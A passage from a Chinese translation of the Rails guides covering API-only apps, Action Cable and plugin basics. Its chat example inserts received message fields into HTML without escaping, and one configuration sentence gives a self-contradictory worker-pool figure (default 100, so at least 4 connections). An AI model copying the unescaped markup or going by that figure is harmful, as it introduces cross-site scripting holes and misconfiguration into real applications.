- **资源式路由：**如果构建的是 REST 式 JSON API，你会想用 Rails 路由器的。按照约定以简明的方式把 HTTP 映射到控制器上能节省很多时间，不用再从 HTTP 方面思考如何建模 API。
- **URL 生成：**路由的另一面是 URL 生成。基于 HTTP 的优秀 API 包含 URL（比如 GitHub Gist API）。
- **首部和重定向响应：**`head :no_content` 和 `redirect_to user_url(current_user)` 用着很方便。当然，你可以自己动手添加相应的响应首部，但是为什么要费这事呢？
- **缓存：**Rails 提供了页面缓存、动作缓存和片段缓存。构建嵌套的 JSON 对象时，片段缓存特别有用。
- **基本身份验证、摘要身份验证和令牌身份验证：**Rails 默认支持三种 HTTP 身份验证。
- **监测程序：**Rails 提供了监测 API，在众多事件发生时触发注册的处理程序，例如处理动作、发送文件或数据、重定向和数据库查询。各个事件的载荷中包含相关的信息（对动作处理事件来说，载荷中包括控制器、动作、参数、请求格式、请求方法和完整的请求路径）。
- **生成器：**通常生成一个资源就能把模型、控制器、测试桩件和路由在一个命令中通通创建出来，然后再做调整。迁移等也有生成器。
- **插件：**有很多第三方库支持 Rails，这样不必或很少需要花时间设置及把库与 Web 框架连接起来。插件可以重写默认的生成器、添加 Rake 任务，而且继续使用 Rails 选择的处理方式（如日志记录器和缓存后端）。

当然，Rails 启动过程还是要把各个注册的组件连接起来。例如，Rails 启动时会使用 `config/database.yml` 文件配置 Active Record。

简单来说，你可能没有想过去掉视图层之后要把 Rails 的哪些部分保留下来，不过答案是，多数都要保留。

29.3 基本配置

如果你构建的 Rails 应用主要用作 API，可以从较小的 Rails 子集开始，然后再根据需要添加功能。

29.3.1 新建应用

生成 Rails API 应用使用下述命令：

```
$ rails new my_api --api
```

这个命令主要做三件事：

- 配置应用，使用有限的中间件（比常规应用少）。具体而言，不含默认主要针对浏览器应用的中间件（如提供 cookie 支持的中间件）。
- 让 `ApplicationController` 继承 `ActionController::API`，而不继承 `ActionController::Base`。与中间件一样，这样做是为了去除主要针对浏览器应用的 Action Controller 模块。
- 配置生成器，生成资源时不生成视图、辅助方法和静态资源。

29.3.2 修改现有应用

如果你想把现有的应用改成 API 应用，请阅读下述步骤。

在 `config/application.rb` 文件中，把下面这行代码添加到 `Application` 类定义的顶部：

```
config.api_only = true
```

在 `config/environments/development.rb` 文件中，设定 `config.debug_exception_response_format` 选项，配置在开发环境中出现错误时响应使用的格式。

如果想使用 HTML 页面渲染调试信息，把值设为 `:default`：

```
config.debug_exception_response_format = :default
```

如果想使用响应所用的格式渲染调试信息，把值设为 `:api`：

```
config.debug_exception_response_format = :api
```

默认情况下，`config.api_only` 的值为 `true` 时，`config.debug_exception_response_format` 的值是 `:api`。

最后，在 `app/controllers/application_controller.rb` 文件中，把下述代码

```
class ApplicationController < ActionController::Base
end
```

改为

```
class ApplicationController < ActionController::API
end
```

29.4 选择中间件

API 应用默认包含下述中间件：

- `Rack::Sendfile`
- `ActionDispatch::Static`
- `ActionDispatch::Executor`
- `ActiveSupport::Cache::Strategy::LocalCache::Middleware`
- `Rack::Runtime`
- `ActionDispatch::RequestId`

- ActionDispatch::RemoteIp
- Rails::Rack::Logger
- ActionDispatch::ShowExceptions
- ActionDispatch::DebugExceptions
- ActionDispatch::Reloader
- ActionDispatch::Callbacks
- ActiveRecord::Migration::CheckPending
- Rack::Head
- Rack::ConditionalGet
- Rack::ETag
- MyApi::Application::Routes

各个中间件的作用参见 32.3.3 节。

其他插件，包括 Active Record，可能会添加额外的中间件。一般来说，这些中间件对要构建的应用类型一无所知，可以在只提供 API 的 Rails 应用中使用。

可以通过下述命令列出应用中的所有中间件：

```
$ rails middleware
```

29.4.1 使用缓存中间件

默认情况下，Rails 会根据应用的配置提供一个缓存存储器（默认为 memcache）。因此，内置的 HTTP 缓存依靠这个中间件。

例如，使用 `stale?` 方法：

```
def show
  @post = Post.find(params[:id])

  if stale?(last_modified: @post.updated_at)
    render json: @post
  end
end
```

上述 `stale?` 调用比较请求中的 `If-Modified-Since` 首部和 `@post.updated_at`。如果首部的值比最后修改时间晚，这个动作返回“304 未修改”响应；否则，渲染响应，并且设定 `Last-Modified` 首部。

通常，这个机制会区分客户端。缓存中间件支持跨客户端共享这种缓存机制。跨客户端缓存可以在调用 `stale?` 时启用：

```
def show
  @post = Post.find(params[:id])

  if stale?(last_modified: @post.updated_at, public: true)
    render json: @post
  end
end
```

这表明，缓存中间件会在 Rails 缓存中存储 URL 的 `Last-Modified` 值，而且为后续对同一个 URL 的入站请求添加 `If-Modified-Since` 首部。

可以把这种机制理解为使用 HTTP 语义的页面缓存。

29.4.2 使用 Rack::Sendfile

在 Rails 控制器中使用 `send_file` 方法时，它会设定 `X-Sendfile` 首部。`Rack::Sendfile` 负责发送文件。

如果前端服务器支持加速发送文件，`Rack::Sendfile` 会把文件交给前端服务器发送。

此时，可以在环境的配置文件中设定 `config.action_dispatch.x_sendfile_header` 选项，为前端服务器指定首部的名称。

关于如何在流行的前端服务器中使用 `Rack::Sendfile`，参见 [Rack::Sendfile 的文档](#)。

下面是两个流行的服务器的配置。这样配置之后，就能支持加速文件发送功能了。

```
# Apache 和 lighttpd
config.action_dispatch.x_sendfile_header = "X-Sendfile"

# Nginx
config.action_dispatch.x_sendfile_header = "X-Accel-Redirect"
```

请按照 `Rack::Sendfile` 文档中的说明配置你的服务器。

29.4.3 使用 ActionDispatch::Request

`ActionDispatch::Request#params` 获取客户端发来的 JSON 格式参数，将其存入 `params`，可在控制器中访问。

为此，客户端要发送 JSON 编码的参数，并把 `Content-Type` 设为 `application/json`。

下面以 jQuery 为例：

```
jQuery.ajax({
  type: 'POST',
  url: '/people',
  dataType: 'json',
  contentType: 'application/json',
  data: JSON.stringify({ person: { firstName: "Yehuda", lastName: "Katz" } }),
  success: function(json) { }
});
```

`ActionDispatch::Request` 检查 `Content-Type` 后，把参数转换成：

```
{ :person => { :firstName => "Yehuda", :lastName => "Katz" } }
```

29.4.4 其他中间件

Rails 自带的其他中间件在 API 应用中可能也会用到，尤其是 API 客户端包含浏览器时：

- `Rack::MethodOverride`

- ActionDispatch::Cookies
- ActionDispatch::Flash
- 管理会话
 - ActionDispatch::Session::CacheStore
 - ActionDispatch::Session::CookieStore
 - ActionDispatch::Session::MemCacheStore

这些中间件可通过下述方式添加：

```
config.middleware.use Rack::MethodOverride
```

29.4.5 删除中间件

如果默认的 API 中间件中有不需要使用的，可以通过下述方式将其删除：

```
config.middleware.delete ::Rack::Sendfile
```

注意，删除中间件后 Action Controller 的特定功能就不可用了。

29.5 选择控制器模块

API 应用（使用 ActionController::API）默认有下述控制器模块：

- ActionController::UrlFor：提供 url_for 等辅助方法。
- ActionController::Redirecting：提供 redirect_to。
- AbstractController::Rendering 和 ActionController::ApiRendering：提供基本的渲染支持。
- ActionController::Renderers::All：提供 render :json 等。
- ActionController::ConditionalGet：提供 stale?。
- ActionController::BasicImplicitRender：如果没有显式响应，确保返回一个空响应。
- ActionController::StrongParameters：结合 Active Model 批量赋值，提供参数白名单过滤功能。
- ActionController::ForceSSL：提供 force_ssl。
- ActionController::DataStreaming：提供 send_file 和 send_data。
- AbstractController::Callbacks：提供 before_action 等方法。
- ActionController::Rescue：提供 rescue_from。
- ActionController::Instrumentation：提供 Action Controller 定义的监测钩子（详情参见 28.3 节）。
- ActionController::ParamsWrapper：把参数散列放到一个嵌套散列中，这样在发送 POST 请求时无需指定根元素。
- ActionController::Head：返回只有首部没有内容的响应。

其他插件可能会添加额外的模块。ActionController::API 引入的模块可以在 Rails 控制台中列出：

```
$ bin/rails c
>> ActionController::API.ancestors - ActionController::Metal.ancestors
=> [ActionController::API,
```

```
ActiveRecord::Railties::ControllerRuntime,  
ActionDispatch::Routing::RouteSet::MountedHelpers,  
ActionController::ParamsWrapper,  
...,  
AbstractController::Rendering,  
ActionView::ViewPaths]
```

29.5.1 添加其他模块

所有 Action Controller 模块都知道它们所依赖的模块，因此在控制器中可以放心引入任何模块，所有依赖都会自动引入。

可能想添加的常见模块有：

- `AbstractController::Translation`: 提供本地化和翻译方法 `l` 和 `t`。
- `ActionController::HttpAuthentication::Basic` (或 `Digest` 或 `Token`) : 提供基本、摘要或令牌 HTTP 身份验证。
- `ActionView::Layouts`: 渲染时支持使用布局。
- `ActionController::MimeResponds`: 提供 `respond_to`。
- `ActionController::Cookies`: 提供 `cookies`，包括签名和加密 cookie。需要 `cookies` 中间件支持。

模块最好添加到 `ApplicationController` 中，不过也可以在各个控制器中添加。

第 30 章 Action Cable 概览

本文介绍 Action Cable 的工作原理，以及在 Rails 应用中如何通过 WebSocket 实现实时功能。

读完本文后，您将学到：

- Action Cable 是什么，以及对前端的集成；
- 如何设置 Action Cable；
- 如何设置频道（channel）；
- Action Cable 的部署和架构设置。

30.1 简介

Action Cable 将 [WebSocket](#) 与 Rails 应用的其余部分无缝集成。有了 Action Cable，我们就可以用 Ruby 语言，以 Rails 风格实现实时功能，并且保持高性能和可扩展性。Action Cable 为此提供了全栈支持，包括客户端 JavaScript 框架和服务器端 Ruby 框架。同时，我们也能够通过 Action Cable 访问使用 Active Record 或其他 ORM 编写的所有模型。

30.2 Pub/Sub 是什么

[Pub/Sub](#)，也就是发布/订阅，是指在消息队列中，信息发送者（发布者）把数据发送给某一类接收者（订阅者），而不必单独指定接收者。Action Cable 通过发布/订阅的方式在服务器和多个客户端之间通信。

30.3 服务器端组件

30.3.1 连接

连接是客户端-服务器通信的基础。每当服务器接受一个 WebSocket，就会实例化一个连接对象。所有频道订阅（channel subscription）都是在继承连接对象的基础上创建的。连接本身并不处理身份验证和授权之外的任何应用逻辑。WebSocket 连接的客户端被称为连接用户（connection consumer）。每当用户新打开一个浏览器标签、窗口或设备，对应地都会新建一个用户-连接对（consumer-connection pair）。

连接是 `ApplicationCable::Connection` 类的实例。对连接的授权就是在这个类中完成的，对于能够识别的用户，才会继续建立连接。

30.3.1.1 连接设置

```
# app/channels/application_cable/connection.rb
module ApplicationCable
  class Connection < ActionCable::Connection::Base
    identified_by :current_user

    def connect
      self.current_user = find_verified_user
    end

    private
    def find_verified_user
      if current_user = User.find_by(id: cookies.signed[:user_id])
        current_user
      else
        reject_unauthorized_connection
      end
    end
  end
end
```

其中 `identified_by` 用于声明连接标识符，连接标识符稍后将用于查找指定连接。注意，在声明连接标识符的同时，在基于连接创建的频道实例上，会自动创建同名委托（delegate）。

上述例子假设我们已经在应用的其他部分完成了用户身份验证，并且在验证成功后设置了经过用户 ID 签名的 cookie。

尝试建立新连接时，会自动把 cookie 发送给连接实例，用于设置 `current_user`。通过使用 `current_user` 标识连接，我们稍后就能够检索指定用户打开的所有连接（如果删除用户或取消对用户的授权，该用户打开的所有连接都会断开）。

30.3.2 频道

和常规 MVC 中的控制器类似，频道用于封装逻辑工作单元。默认情况下，Rails 会把 `ActionCable::Channel` 类作为频道的父类，用于封装频道之间共享的逻辑。

30.3.2.1 父频道设置

```
# app/channels/application_cable/channel.rb
module ApplicationCable
  class Channel < ActionCable::Channel::Base
  end
end
```

接下来我们要创建自己的频道类。例如，可以创建 `ChatChannel` 和 `AppearanceChannel` 类：

```
# app/channels/chat_channel.rb
class ChatChannel < ApplicationCable::Channel
end

# app/channels/appearance_channel.rb
class AppearanceChannel < ApplicationCable::Channel
```

```
end
```

这样用户就可以订阅频道了，订阅一个或两个都行。

30.3.2.2 订阅

订阅频道的用户称为订阅者。用户创建的连接称为（频道）订阅。订阅基于连接用户（订阅者）发送的标识符创建，生成的消息将发送到这些订阅。

```
# app/channels/chat_channel.rb
class ChatChannel < ApplicationCable::Channel
  # 当用户成为此频道的订阅者时调用
  def subscribed
    end
end
```

30.4 客户端组件

30.4.1 连接

用户需要在客户端创建连接实例。下面这段由 Rails 默认生成的 JavaScript 代码，正是用于在客户端创建连接实例：

30.4.1.1 连接用户

```
// app/assets/javascripts/cable.js
//= require action_cable
//= require_self
//= require_tree ./channels

(function() {
  this.App || (this.App = {});

  App.cable = ActionCable.createConsumer();
}).call(this);
```

上述代码会创建连接用户，并将通过默认的 /cable 地址和服务器建立连接。我们还需要从现有订阅中至少选择一个感兴趣的订阅，否则将无法建立连接。

30.4.1.2 订阅者

一旦订阅了某个频道，用户也就成为了订阅者：

```
# app/assets/javascripts/cable/subscriptions/chat.coffee
App.cable.subscriptions.create { channel: "ChatChannel", room: "Best Room" }

# app/assets/javascripts/cable/subscriptions/appearance.coffee
App.cable.subscriptions.create { channel: "AppearanceChannel" }
```

上述代码创建了订阅，稍后我们还要描述如何处理接收到的数据。

作为订阅者，用户可以多次订阅同一个频道。例如，用户可以同时订阅多个聊天室：

```
App.cable.subscriptions.create { channel: "ChatChannel", room: "1st Room" }
App.cable.subscriptions.create { channel: "ChatChannel", room: "2nd Room" }
```

30.5 客户端-服务器的交互

30.5.1 流 (stream)

频道把已发布内容（即广播）发送给订阅者，是通过所谓的“流”机制实现的。

```
# app/channels/chat_channel.rb
class ChatChannel < ApplicationCable::Channel
  def subscribed
    stream_from "chat_#{params[:room]}"
  end
end
```

有了和模型关联的流，就可以从模型和频道生成所需的广播。下面的例子用于订阅评论频道，以接收 Z2lk0i8vVGVzdEFwcC9Qb3N0LzE 这样的广播：

```
class CommentsChannel < ApplicationCable::Channel
  def subscribed
    post = Post.find(params[:id])
    stream_for post
  end
end
```

向评论频道发送广播的方式如下：

```
CommentsChannel.broadcast_to(@post, @comment)
```

30.5.2 广播

广播是指发布/订阅的链接，也就是说，当频道订阅者使用流接收某个广播时，发布者发布的内容会被直接发送给订阅者。

广播也是时间相关的在线队列。如果用户未使用流（即未订阅频道），稍后就无法接收到广播。

在 Rails 应用的其他部分也可以发送广播：

```
WebNotificationsChannel.broadcast_to(
  current_user,
  title: 'New things!',
  body: 'All the news fit to print'
)
```

调用 WebNotificationsChannel.broadcast_to 将向当前订阅适配器（生产环境默认为 redis，开发和测试环境默认为 async）的发布/订阅队列推送一条消息，并为每个用户设置不同的广播名。对于 ID 为 1 的用户，广播名是 web_notifications:1。

通过调用 received 回调方法，频道会使用流把到达 web_notifications:1 的消息直接发送给客户端。

30.5.3 订阅

订阅频道的用户，称为订阅者。用户创建的连接称为（频道）订阅。订阅基于连接用户（订阅者）发送的标识符创建，收到的消息将被发送到这些订阅。

```
# app/assets/javascripts/cable/subscriptions/chat.coffee
# 假设我们已经获得了发送 Web 通知的权限
App.cable.subscriptions.create { channel: "ChatChannel", room: "Best Room" },
  received: (data) ->
    @appendLine(data)

  appendLine: (data) ->
    html = @createLine(data)
    $("[data-chat-room='Best Room']").append(html)

  createLine: (data) ->
    """
    <article class="chat-line">
      <span class="speaker">#{data["sent_by"]}</span>
      <span class="body">#{data["body"]}</span>
    </article>
    """


```

30.5.4 向频道传递参数

创建订阅时，可以从客户端向服务器端传递参数。例如：

```
# app/channels/chat_channel.rb
class ChatChannel < ApplicationCable::Channel
  def subscribed
    stream_from "chat_#{params[:room]}"
  end
end
```

传递给 `subscriptions.create` 方法并作为第一个参数的对象，将成为频道的参数散列。其中必需包含 `channel` 关键字：

```
# app/assets/javascripts/cable/subscriptions/chat.coffee
App.cable.subscriptions.create { channel: "ChatChannel", room: "Best Room" },
  received: (data) ->
    @appendLine(data)

  appendLine: (data) ->
    html = @createLine(data)
    $("[data-chat-room='Best Room']").append(html)

  createLine: (data) ->
    """
    <article class="chat-line">
      <span class="speaker">#{data["sent_by"]}</span>
      <span class="body">#{data["body"]}</span>
    </article>
    """


```

```
"""
# 在应用的某个部分中调用，例如 NewCommentJob
ActionCable.server.broadcast(
  "chat_#{room}",
  sent_by: 'Paul',
  body: 'This is a cool chat app.'
)
```

30.5.5 消息重播

一个客户端向其他已连接客户端重播自己收到的消息，是一种常见用法。

```
# app/channels/chat_channel.rb
class ChatChannel < ApplicationCable::Channel
  def subscribed
    stream_from "chat_#{params[:room]}"
  end

  def receive(data)
    ActionCable.server.broadcast("chat_#{params[:room]}", data)
  end
end

# app/assets/javascripts/cable/subscriptions/chat.coffee
App.chatChannel = App.cable.subscriptions.create { channel: "ChatChannel", room: "Best Room"
},
  received: (data) ->
    # data => { sent_by: "Paul", body: "This is a cool chat app." }

App.chatChannel.send({ sent_by: "Paul", body: "This is a cool chat app." })
```

所有已连接的客户端，包括发送消息的客户端在内，都将收到重播的消息。注意，重播时使用的参数与订阅频道时使用的参数相同。

30.6 全栈示例

本节的两个例子都需要进行下列设置：

1. 设置连接；
2. 设置父频道；
3. 连接用户。

30.6.1 例 1：用户在线状态 (user appearance)

下面是一个关于频道的简单例子，用于跟踪用户是否在线，以及用户所在的页面。（常用于显示用户在线状态，例如当用户在线时，在用户名旁边显示绿色小圆点。）

在服务器端创建在线状态频道（appearance channel）：

```
# app/channels/appearance_channel.rb
```

```

class AppearanceChannel < ApplicationCable::Channel
  def subscribed
    current_user.appear
  end

  def unsubscribed
    current_user.disappear
  end

  def appear(data)
    current_user.appear(on: data['appearing_on'])
  end

  def away
    current_user.away
  end
end

```

订阅创建后，会触发 `subscribed` 回调方法，这时可以提示说“当前用户上线了”。上线/下线 API 的后端可以是 Redis、数据库或其他解决方案。

在客户端创建在线状态频道订阅：

```

# app/assets/javascripts/cable/subscriptions/appearance.coffee
App.cable.subscriptions.create "AppearanceChannel",
  # 当服务器上的订阅可用时调用
  connected: ->
    @install()
    @appear()

  # 当 WebSocket 连接关闭时调用
  disconnected: ->
    @uninstall()

  # 当服务器拒绝订阅时调用
  rejected: ->
    @uninstall()

  appear: ->
    # 在服务器上调用 `AppearanceChannel#appear(data)`
    @perform("appear", appearing_on: $( "#main" ).data("appearing-on"))

  away: ->
    # 在服务器上调用 `AppearanceChannel#away`
    @perform("away")

buttonSelector = "[data-behavior~=appear_away]"

install: ->
  $(document).on "turbolinks:load.appearance", =>
    @appear()

```

```

$(document).on "click.appearance", buttonSelector, =>
  @away()
  false

  $(buttonSelector).show()

  uninstall: ->
    $(document).off(".appearance")
    $(buttonSelector).hide()

```

30.6.1.1 客户端-服务器交互

1. 客户端通过 `App.cable = ActionCable.createConsumer("ws://cable.example.com")` (位于 `cable.js` 文件中) 连接到服务器。服务器通过 `current_user` 标识此连接。
2. 客户端通过 `App.cable.subscriptions.create(channel: "AppearanceChannel")` (位于 `appearance.coffee` 文件中) 订阅在线状态频道。
3. 服务器发现在线状态频道创建了一个新订阅，于是调用 `subscribed` 回调方法，也即在 `current_user` 对象上调用 `appear` 方法。
4. 客户端发现订阅创建成功，于是调用 `connected` 方法 (位于 `appearance.coffee` 文件中)，也即依次调用 `@install` 和 `@appear`。`@appear` 会调用服务器上的 `AppearanceChannel#appear(data)` 方法，同时提供 `{ appearing_on: $("main").data("appearing-on") }` 数据散列。之所以能够这样做，是因为服务器端的频道实例会自动暴露类上声明的所有公共方法 (回调除外)，从而使远程过程能够通过订阅的 `perform` 方法调用它们。
5. 服务器接收向在线状态频道的 `appear` 动作发起的请求，此频道基于连接创建，连接由 `current_user` (位于 `appearance_channel.rb` 文件中) 标识。服务器通过 `:appearing_on` 键从数据散列中检索数据，将其设置为 `:on` 键的值并传递给 `current_user.appear`。

30.6.2 例 2：接收新的 Web 通知

上一节中在线状态的例子，演示了如何把服务器功能暴露给客户端，以便在客户端通过 WebSocket 连接调用这些功能。但是 WebSocket 的伟大之处在于，它是一条双向通道。因此，在本节的例子中，我们要看一看服务器如何调用客户端上的动作。

本节所举的例子是一个 Web 通知频道 (Web notification channel)，允许我们在广播到正确的流时触发客户端 Web 通知。

创建服务器端 Web 通知频道：

```

# app/channels/web_notifications_channel.rb
class WebNotificationsChannel < ApplicationCable::Channel
  def subscribed
    stream_for current_user
  end
end

```

创建客户端 Web 通知频道订阅：

```

# app/assets/javascripts/cable/subscriptions/web_notifications.coffee
# 客户端假设我们已经获得了发送 Web 通知的权限
App.cable.subscriptions.create "WebNotificationsChannel",

```

```
received: (data) ->
  new Notification data["title"], body: data["body"]
```

在应用的其他部分向 Web 通知频道实例发送内容广播：

```
# 在应用的某个部分中调用，例如 NewCommentJob
WebNotificationsChannel.broadcast_to(
  current_user,
  title: 'New things!',
  body: 'All the news fit to print'
)
```

调用 `WebNotificationsChannel.broadcast_to` 将向当前订阅适配器的发布/订阅队列推送一条消息，并为每个用户设置不同的广播名。对于 ID 为 1 的用户，广播名是 `web_notifications:1`。

通过调用 `received` 回调方法，频道会用流把到达 `web_notifications:1` 的消息直接发送给客户端。作为参数传递的数据散列，将作为第二个参数传递给服务器端的广播调用，数据在传输前使用 JSON 进行编码，到达服务器后由 `received` 解码。

30.6.3 更完整的例子

关于在 Rails 应用中设置 Action Cable 并添加频道的完整例子，参见 [rails/actionable-examples](#) 仓库。

30.7 配置

使用 Action Cable 时，有两个选项必需配置：订阅适配器和允许的请求来源。

30.7.1 订阅适配器

默认情况下，Action Cable 会查找 `config/cable.yml` 这个配置文件。该文件必须为每个 Rails 环境指定适配器和 URL 地址。关于适配器的更多介绍，请参阅 [30.9 节](#)。

```
development:
  adapter: async

test:
  adapter: async

production:
  adapter: redis
  url: redis://10.10.3.153:6381
  channel_prefix: appname_production
```

30.7.1.1 配置适配器

下面是终端用户可用的订阅适配器。

30.7.1.1.1 async 适配器

`async` 适配器只适用于开发和测试环境，不应该在生产环境使用。

30.7.1.1.2 Redis 适配器

Action Cable 包含两个 Redis 适配器：常规的 Redis 和事件型 Redis。这两个适配器都要求用户提供指向 Redis 服务器的 URL。此外，多个应用使用同一个 Redis 服务器时，可以设定 `channel_prefix`，以免名称冲突。详情参见 [Redis PubSub 文档](#)。

30.7.1.1.3 PostgreSQL 适配器

PostgreSQL 适配器使用 Active Record 的连接池，因此使用应用的 `config/database.yml` 数据库配置连接。以后可能会变。[#27214](#)

30.7.2 允许的请求来源

Action Cable 仅接受来自指定来源的请求。这些来源是在服务器配置文件中以数组的形式设置的，每个来源既可以是字符串，也可以是正则表达式。对于每个请求，都要对其来源进行检查，看是否和允许的请求来源相匹配。

```
config.action_cable.allowed_request_origins = ['http://rubyonrails.com', %r{http://ruby.*}]
```

若想禁用来源检查，允许任何来源的请求：

```
config.action_cable.disable_request_forgery_protection = true
```

在开发环境中，Action Cable 默认允许来自 `localhost:3000` 的所有请求。

30.7.3 用户配置

要想配置 URL 地址，可以在 HTML 布局文件的 `<head>` 元素中添加 `action_cable_meta_tag` 标签。这个标签会使用环境配置文件中 `config.action_cable.url` 选项设置的 URL 地址或路径。

30.7.4 其他配置

另一个常见的配置选项，是应用于每个连接记录器的日志标签。下述示例在有用户账户时使用账户 ID，没有时则标记为“no-account”：

```
config.action_cable.log_tags = [
  -> request { request.env['user_account_id'] || "no-account" },
  :action_cable,
  -> request { request.uuid }
]
```

关于所有配置选项的完整列表，请参阅 `ActionCable::Server::Configuration` 类的 API 文档。

还要注意，服务器提供的数据库连接在数量上至少应该和进程（worker）相等。进程池的默认大小为 100，也就是说数据库连接数量至少为 4。进程池的大小可以通过 `config/database.yml` 文件中的 `pool` 属性设置。

30.8 运行独立的 Cable 服务器

30.8.1 和应用一起运行

Action Cable 可以和 Rails 应用一起运行。例如，要想监听 `/websocket` 上的 WebSocket 请求，可以通过 `config.action_cable.mount_path` 选项指定监听路径：

```
# config/application.rb
class Application < Rails::Application
  config.action_cable.mount_path = '/websocket'
end
```

在布局文件中调用 `action_cable_meta_tag` 后，就可以使用 `App.cable = ActionCable.createConsumer()` 连接到 Cable 服务器。可以通过 `createConsumer` 方法的第一个参数指定自定义路径（例如，`App.cable = ActionCable.createConsumer("/websocket")`）。

对于我们创建的每个服务器实例，以及由服务器派生的每个进程，都会新建对应的 Action Cable 实例，通过 Redis 可以在不同连接之间保持消息同步。

30.8.2 独立运行

Cable 服务器可以和普通应用服务器分离。此时，Cable 服务器仍然是 Rack 应用，只不过是单独的 Rack 应用罢了。推荐的基本设置如下：

```
# cable/config.ru
require_relative '../config/environment'
Rails.application.eager_load!

run ActionCable.server
```

然后用 `bin/cable` 中的一个 binstub 命令启动服务器：

```
#!/bin/bash
bundle exec puma -p 28080 cable/config.ru
```

上述代码在 28080 端口上启动 Cable 服务器。

30.8.3 注意事项

WebSocket 服务器没有访问会话的权限，但可以访问 cookie，而在处理身份验证时需要用到 cookie。[这篇文章](#)介绍了如何使用 Devise 验证身份。

30.9 依赖关系

Action Cable 提供了用于处理发布/订阅内部逻辑的订阅适配器接口，默认包含异步、内联、PostgreSQL、事件 Redis 和非事件 Redis 适配器。新建 Rails 应用的默认适配器是异步（async）适配器。

对 Ruby gem 的依赖包括 `websocket-driver`、`nio4r` 和 `concurrent-ruby`。

30.10 部署

Action Cable 由 WebSocket 和线程组成。其中框架管道和用户指定频道的进程，都是通过 Ruby 提供的原生线程支持来处理的。这意味着，只要不涉及线程安全问题，我们就可以使用常规 Rails 线程模型的所有功能。

Action Cable 服务器实现了 Rack 套接字劫持 API（Rack socket hijacking API），因此无论应用服务器是否是多线程的，都能够通过多线程模式管理内部连接。

因此，Action Cable 可以和流行的应用服务器一起使用，例如 Unicorn、Puma 和 Passenger。

第六部分 扩展 Rails



第 31 章 Rails 插件开发简介

Rails 插件是对核心框架的扩展或修改。插件有下述作用：

- 供开发者分享突发奇想，但不破坏稳定的代码基
- 碎片式架构，代码自成一体，能按照自己的日程表修正或更新
- 核心开发者使用的外延工具，不必把每个新特性都集成到核心框架中

读完本文后，您将学到：

- 如何从零开始创建一个插件
- 如何编写插件的代码和测试

本文使用测试驱动开发方式编写一个插件，它具有下述功能：

- 扩展 Ruby 核心类，如 Hash 和 String
- 通过传统的 `acts_as` 插件形式为 `ApplicationRecord` 添加方法
- 说明生成器放在插件的什么位置

本文暂且假设你是热衷观察鸟类的人。你钟爱的鸟是绿啄木鸟（Yaffle），因此你想创建一个插件，供其他开发者分享心得。

注意

本文原文尚未完工！

31.1 准备

目前，Rails 插件构建成 gem 的形式，叫做 gem 式插件（gemified plugin）。如果愿意，可以通过 RubyGems 和 Bundler 在多个 Rails 应用中共享。

31.1.1 生成 gem 式插件

Rails 自带一个 `rails plugin new` 命令，用于创建任何 Rails 扩展的骨架。这个命令还会生成一个虚设的

Rails 应用，用于运行集成测试。请使用下述命令创建这个插件：

```
$ rails plugin new yaffle
```

如果想查看用法和选项，执行下述命令：

```
$ rails plugin new --help
```

31.2 测试新生成的插件

进入插件所在的目录，运行 `bundle install` 命令，然后使用 `bin/test` 命令运行生成的一个测试。

你会看到下述输出：

```
1 runs, 1 assertions, 0 failures, 0 errors, 0 skips
```

这表明一切都正确生成了，接下来可以添加功能了。

31.3 扩展核心类

本节说明如何为 `String` 类添加一个方法，让它在整个 Rails 应用中都可以使用。

这里，我们为 `String` 添加的方法名为 `to_squawk`。首先，创建一个测试文件，写入几个断言：

```
# yaffle/test/core_ext_test.rb

require 'test_helper'

class CoreExtTest < ActiveSupport::TestCase
  def test_to_squawk_prepends_the_word_squawk
    assert_equal "squawk! Hello World", "Hello World".to_squawk
  end
end
```

然后使用 `bin/test` 运行测试。这个测试应该失败，因为我们还没实现 `to_squawk` 方法。

```
E

Error:
CoreExtTest#test_to_squawk_prepends_the_word_squawk:
NoMethodError: undefined method `to_squawk' for "Hello World":String
```

```
bin/test /path/to/yaffle/test/core_ext_test.rb:4
```

```
.
```

```
Finished in 0.003358s, 595.6483 runs/s, 297.8242 assertions/s.
```

```
2 runs, 1 assertions, 0 failures, 1 errors, 0 skips
```

很好，下面可以开始开发了。

在 `lib/yaffle.rb` 文件中添加 `require 'yaffle/core_ext'`:

```
# yaffle/lib/yaffle.rb

require 'yaffle/core_ext'

module Yaffle
end
```

最后，创建 `core_ext.rb` 文件，添加 `to_squawk` 方法：

```
# yaffle/lib/yaffle/core_ext.rb

String.class_eval do
  def to_squawk
    "squawk! #{self}".strip
  end
end
```

为了测试方法的行为是否得当，在插件目录中使用 `bin/test` 运行单元测试：

```
2 runs, 2 assertions, 0 failures, 0 errors, 0 skips
```

为了实测一下，进入 `test/dummy` 目录，打开控制台：

```
$ bin/rails console
>> "Hello World".to_squawk
=> "squawk! Hello World"
```

31.4 为 Active Record 添加“acts_as”方法

插件经常为模型添加名为 `acts_as_something` 的方法。这里，我们要编写一个名为 `acts_as_yaffle` 的方法，为 Active Record 添加 `squawk` 方法。

首先，创建几个文件：

```
# yaffle/test/acts_as_yaffle_test.rb

require 'test_helper'

class ActsAsYaffleTest < ActiveSupport::TestCase
end

# yaffle/lib/yaffle.rb

require 'yaffle/core_ext'
require 'yaffle/acts_as_yaffle'

module Yaffle
end

# yaffle/lib/yaffle/acts_as_yaffle.rb

module Yaffle
```

```
module ActsAsYaffle
  # 在这里编写你的代码
end
end
```

31.4.1 添加一个类方法

这个插件将为模型添加一个名为 `last_squawk` 的方法。然而，插件的用户可能已经在模型中定义了同名方法，做其他用途使用。这个插件将允许修改插件的名称，为此我们要添加一个名为 `yaffle_text_field` 的类方法。

首先，为预期行为编写一个失败测试：

```
# yaffle/test/acts_as_yaffle_test.rb

require 'test_helper'

class ActsAsYaffleTest < ActiveSupport::TestCase
  def test_a_hickwalls_yaffle_text_field_should_be_last_squawk
    assert_equal "last_squawk", Hickwall.yaffle_text_field
  end

  def test_a_wickwalls_yaffle_text_field_should_be_last_tweet
    assert_equal "last_tweet", Wickwall.yaffle_text_field
  end
end
```

执行 `bin/test` 命令，应该看到下述输出：

```
# Running:

..E

Error:
ActsAsYaffleTest#test_a_wickwalls_yaffle_text_field_should_be_last_tweet:
NameError: uninitialized constant ActsAsYaffleTest::Wickwall


bin/test /path/to/yaffle/test/acts_as_yaffle_test.rb:8

E

Error:
ActsAsYaffleTest#test_a_hickwalls_yaffle_text_field_should_be_last_squawk:
NameError: uninitialized constant ActsAsYaffleTest::Hickwall


bin/test /path/to/yaffle/test/acts_as_yaffle_test.rb:4


Finished in 0.004812s, 831.2949 runs/s, 415.6475 assertions/s.
```

```
4 runs, 2 assertions, 0 failures, 2 errors, 0 skips
```

